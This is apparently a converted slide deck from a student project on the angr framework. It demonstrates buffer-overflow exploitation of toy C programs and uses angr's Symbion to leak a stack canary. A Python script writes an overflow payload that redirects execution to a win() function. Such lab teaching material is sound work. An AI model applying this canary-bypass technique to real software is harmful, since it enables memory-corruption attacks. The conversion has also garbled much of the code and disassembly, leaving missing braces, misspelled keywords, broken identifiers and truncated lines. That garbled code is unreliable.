## **EXPLORING ANGR**

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#### Background about the Tool

- Framework for binary analysis
- Supports multiple architecture x86, x86-64, MIPS, ARM
- Built-in support for symbolic execution
- One of the tools that won the DARPA Cyber Grand Challenge, created by

shellphish (<a href="http://shellphish.net/cgc/">http://shellphish.net/cgc/</a>)

#### **Abstract**

In this project, we use the symbolic execution using angr to analyse x86 binaries which are vulnerable to buffer overflow. We have then used the same to generate a payload for us that will exploit the same.

We then used a binary with stack canaries to generate a payload which will evade the protection provided by the canary.

Angr is smart enough to create an appropriate payload even if there are variable amount of local variables introduced and hence adjusts as the stack layout changes.

#### What is Angr?

Angr is a python framework developed for carrying out static and dynamic analysis of binaries which can be used for a variety of tasks.

It is also capable of performing dynamic symbolic execution similar to KLEE.

Some of the main features of Angr are as follows:-


Control Flow Graphs


Symbolic Executions

Angr Management(GUI for binary analysis)

#### **Vulnerable Program and Stack Layout**


```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
 static void vulnerable(void)
   int a = 1;
  int b = 2;
   char buffer[64];
  read(0, buffer, 150);
   printf("user input: %s\n", buffer);
   return;
int main(int argc, char** argv)
    vulnerable();
    printf("Hi there\n");
    return 0;
```






#### Stack Layout when Other Local Variables are Removed

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
 static void vulnerable(void)
   char buffer[64];
   read(0,buffer,150);
   printf("user input: %s\n", buffer);
   return:
int main(int argc, char** argv)
    vulnerable();
    printf("Hi there\n");
    return 0;
```





# CONTROL FLOW GRAPHS


```
import angr
import angr
from angrutils inport *
proj = angr.Project("/home/esslp/binaries/test_1", load_options={'auto_load_libs':False})
main = proj.loader.main_object.get_symbol("main")
start_state = proj.factory.blank_state(addr=main.rebased_addr)
cfg = proj.analyses.CFGEmulated(fail_fast=True, starts=[main.rebased_addr], initial_state=start_state)
plot_cfg(cfg, "test_1", asminst=True, remove_imports=True, remove_path_terminator=True)

# import angr
```

# proj = angr.Project('/home/esslp/binaries/test\_1')

# simgr = proj.factory.simulation\_manager(entry\_state)
# simgr.explore(find=[0x80484aa,0x80484bd,0x80484be])

# entry\_state = proj.factory.entry\_state()



# EXPLOITING A BINARY WITH STACK PROTECTION

#### The Vulnerable Code

```
#include<stdio.h>
#include<unistd.h>
void win(){
         printf("This got called magically\n");
         fflush(stdout);
}

int main(){
        char buff[64];
        read(0,buff,150);
        printf("%s",buff);|
        return 0;
}
```


The following code is compiled with - m32 and -mpreffered-stack-boundary=2 and without the -fno-stack-protector flag to enable stack canaries.


#### Disassembly of the Main Function


```
essip@ubunts: -/Documents/project
                                                                                                                 To 49 ESAM O
test no stack canary.c test stack canary* test stack canary.c test.txt
esslp@ubuntu:~/Documents/project$ gdb test_stack_canary -q
   GEF for linux ready, type 'gef' to start, 'gef config' to configure
  65 commands loaded for GDB 7.11.1 using Python engine
   [*] 1 commands could not be loaded, run 'gef missing' to know why.
Reading symbols from test_stack_canary...(no debugging symbols found)...done.
         disassemble main
   Dump of assembler code for function main:
      0x0804853c <+0>:
                          push
                                 ebp
      0x0804853d <+1>:
                          mov
                                 ebp.esp
      0x0804853f <+3>:
                          sub
                                 esp.0x44
      0x08048542 <+6>:
                          mov
                                eax,qs:0x14
                                 DWORD PTR [ebp-0x4],eax
      0x08048548 <+12>:
a
      0x0804854b <+15>:
                                 eax,eax
                          XOL
      0x0804854d <+17>:
                          push
                                 0x96
      0x08048552 <+22>:
                                 eax,[ebp-0x44]
                           lea
      0x08048555 <+25>:
                          push
                                 eax
      0x08048556 <+26>:
                                 0x0
                          push
                                 0x80483b0 <read@plt>
      0x08048558 <+28>:
                          call
      0x0804855d <+33>:
                                 esp. 0xc
                                 eax,[ebp-0x44]
      0x08048560 <+36>:
                           lea
      0x08048563 <+39>:
                           push
                                 eax
      0x08048564 <+40>:
                          push
                                 0x804862a
                                 0x80483c0 <printf@plt>
      0x08048569 <+45>:
                          call
      0x0804856e <+50>:
                                 esp.0x8
      0x08048571 <+53>:
                          mov
                                 eax.0x0
                                 edx, DWORD PTR [ebp-8x4]
      0x08048576 <+58>:
      0x08048579 <+61>:
                                 edx,DWORD PTR qs:0x14
      0x08048580 <+68>:
                                 0x8048587 <main+75>
      0x08048582 <+70>:
                          call
                                 0x80483e0 < stack chk fail@plt>
      0x08048587 <+75>:
                           leave
      0x08048588 <+76>:
                           ret
End of assembler dump.
```

#### Disassembly Of the Win Function


```
esslp@ubuntu:~/PycharmProjects/symbion$ gdb -g buff
GEF for linux ready, type 'gef' to start, 'gef config' to configure
65 commands loaded for GDB 7.11.1 using Python engine 3.5
[*] 1 commands could not be loaded, run 'gef missing' to know why.
Reading symbols from buff...(no debugging symbols found)...done.
     disassemble win
Dump of assembler code for function win:
  0x0804859b <+0>:
                       push
                              ebp
  0x0804859c <+1>:
                       MOV
                              ebp,esp
  0x0804859e <+3>:
                       push
                              0x80486b0
                       call
  0x080485a3 <+8>:
                              0x8048460 <puts@plt>
  0x080485a8 <+13>:
                       add
                              esp.0x4
  0x080485ab <+16>:
                       MOV
                              eax,ds:0x804a034
  0x080485b0 <+21>:
                       push
                              eax
  0x080485b1 <+22>:
                     call
                              0x8048420 <fflush@plt>
  0x080485b6 <+27>:
                       add
                              esp.0x4
  0x080485b9 <+30>:
                       nop
  0x080485ba <+31>:
                       leave
  0x080485bb <+32>:
                       ret
End of assembler dump.
```







### **Introducing Symbion**



With Symbion, the code can be executed concretely up to point B, then switched into angr's symbolic context, and then compute the program input needed to reach point C.

The solution obtained by angr can then be written into the program's memory by resuming the concrete execution reaching beyond point C.

#### **Vulnerable Code**

```
#include<stdio.h>
void win(){
        printf("This got called magically\n");
        fflush(stdout);
int main(){
        char buff[64];
        FILE * ptr = fopen("test.txt","r");
        fread(&buff,sizeof(char), 150, ptr);
        fclose(ptr);
        printf("%s",buff);
        return 0;
```

# Disassembly of the Main Function (Mark the address of the instruction after the mov eax, gs:0x14)

```
esslpgubuntu:-/PycharmProjects/sympions gob -g burr
GEF for linux ready, type 'gef' to start, 'gef config' to configure
65 commands loaded for GDB 7.11.1 using Python engine
[*] I commands could not be loaded, run 'gef missing' to know why.
Reading symbols from buff...(no debugging symbols found)...done.
     disassemble main
Dump of assembler code for function main:
  0x080485bc <+0>:
                        push
                               ebp
  0x080485bd <+1>:
                        MOV
                               ebp,esp
  0x080485bf <+3>:
                        sub
                               esp.0x48
  0x080485c2 <+6>:
                               eax, qs:0x14
                        MOV
                               DWORD PTR [ebp-0x4].eax
  0x080485c8 <+12>:
                        MOV
  0x080485cb <+15>:
                        XOL
                               eax, eax
  0x080485cd <+17>:
                        push
                               0x80486ca
  0x080485d2 <+22>:
                        push
                               0x80486cc
                        call
                               0x8048480 <fopen@plt>
  0x080485d7 <+27>:
  0x080485dc <+32>:
                               esp,0x8
                        add
                               DWORD PTR [ebp-0x48].eax
  0x080485df <+35>:
                        MOV
                               DWORD PTR [ebp-0x48]
  0x080485e2 <+38>:
                        push
  0x080485e5 <+41>:
                        push
                               0x96
  0x080485ea <+46>:
                        push
                               0x1
                               eax.[ebp-0x44]
  0x080485ec <+48>:
                        lea
  0x080485ef <+51>:
                        push
                               0x8048450 <fread@plt>
  0x080485f0 <+52>:
                        call
  0x080485f5 <+57>:
                        add
                               esp.0x10
  0x080485f8 <+60>:
                               DWORD PTR [ebp-0x48]
                        push
                               0x8048430 <fclose@plt>
  0x080485fb <+63>:
                               esp.0x4
  0x08048600 <+68>:
                        add
                               eav [ehn-Av441
  0x08048603 <+71>:
```

## Disassembly of the Win Function(mark the address of the ret instruction)

```
esslp@ubuntu:~/PycharmProjects/symbion$ gdb -q buff
GEF for linux ready, type 'gef' to start, 'gef config' to configure
65 commands loaded for GDB 7.11.1 using Python engine
[*] 1 commands could not be loaded, run `gef missing` to know why.
Reading symbols from buff...(no debugging symbols found)...done.
     disassemble win
Dump of assembler code for function win:
  0x0804859b <+0>:
                       push
                              ebp
  0x0804859c <+1>:
                       mov
                              ebp,esp
  0x0804859e <+3>:
                       push
                              0x80486b0
  0x080485a3 <+8>:
                       call
                              0x8048460 <puts@plt>
  0x080485a8 <+13>:
                       add
                              esp.0x4
  0x080485ab <+16>:
                              eax.ds:0x804a034
                       MOV
  0x080485b0 <+21>:
                       push
                              eax
  0x080485b1 <+22>:
                       call
                              0x8048420 <fflush@plt>
                       add
  0x080485b6 <+27>:
                              esp.0x4
  0x080485b9 <+30>:
                       nop
  0x080485ba <+31>:
                       leave
  0x080485bb <+32>:
                       ret
End of assembler dump.
```

```
GDB SERVER IP = '127.0.0.1'
GDB SERVER PORT = '8888'
binary_x86 = '/home/esslp/binaries/buff'
print("gdbserver %s:%s %s" % (GDB SERVER IP,GDB SERVER PORT,binary x86))
avatar gdb = AvatarGDBConcreteTarget(avatar2.archs.x86.X86, GDB SERVER IP,
p = angr.Project(binary_x86, concrete_target=avatar_gdb, use_sim_procedures
entry_state = p.factory.entry_state()
entry_state.options.add(angr.options.SYMBION_SYNC_CLE)
entry_state.options.add(angr.options.SYMBION_KEEP_STUBS_ON_SYNC)
simgr = p.factory.simgr(entry state)
simgr.use technique(angr.exploration techniques.Symbion(find=[0x080485c8]))
exploration = simgr.run()
new_state = exploration.stashes['found'][0]
canary val = new state.regs.eax
eax= str(canary_val)
f = open("test.txt", "wb")
buff a = b"A"*64
buff a 4 = b"AAAA"
canary = int(eax[eax.find('x')+1:].rstrip('>'),16).to bytes(4,'little')
payload = buff a + canary + b"AAAA" + b"\x9b\x85\x04\x08"
f.write(payload)
f.close()
simgr = p.factory.simgr(new_state)
simgr.use_technique(angr.exploration_techniques.Symbion(find=[0x080485bb]))
simgr.run()
```

from angr targets import AvatarGDBConcreteTarget

#### Output

#### **Documentation**

```
https://docs.angr.io/ -- Tool top level interfaces explained
```

https://angr.io/api-doc/ -- API Documentation

https://angr.io/invite/ -- slack channel

## Questions?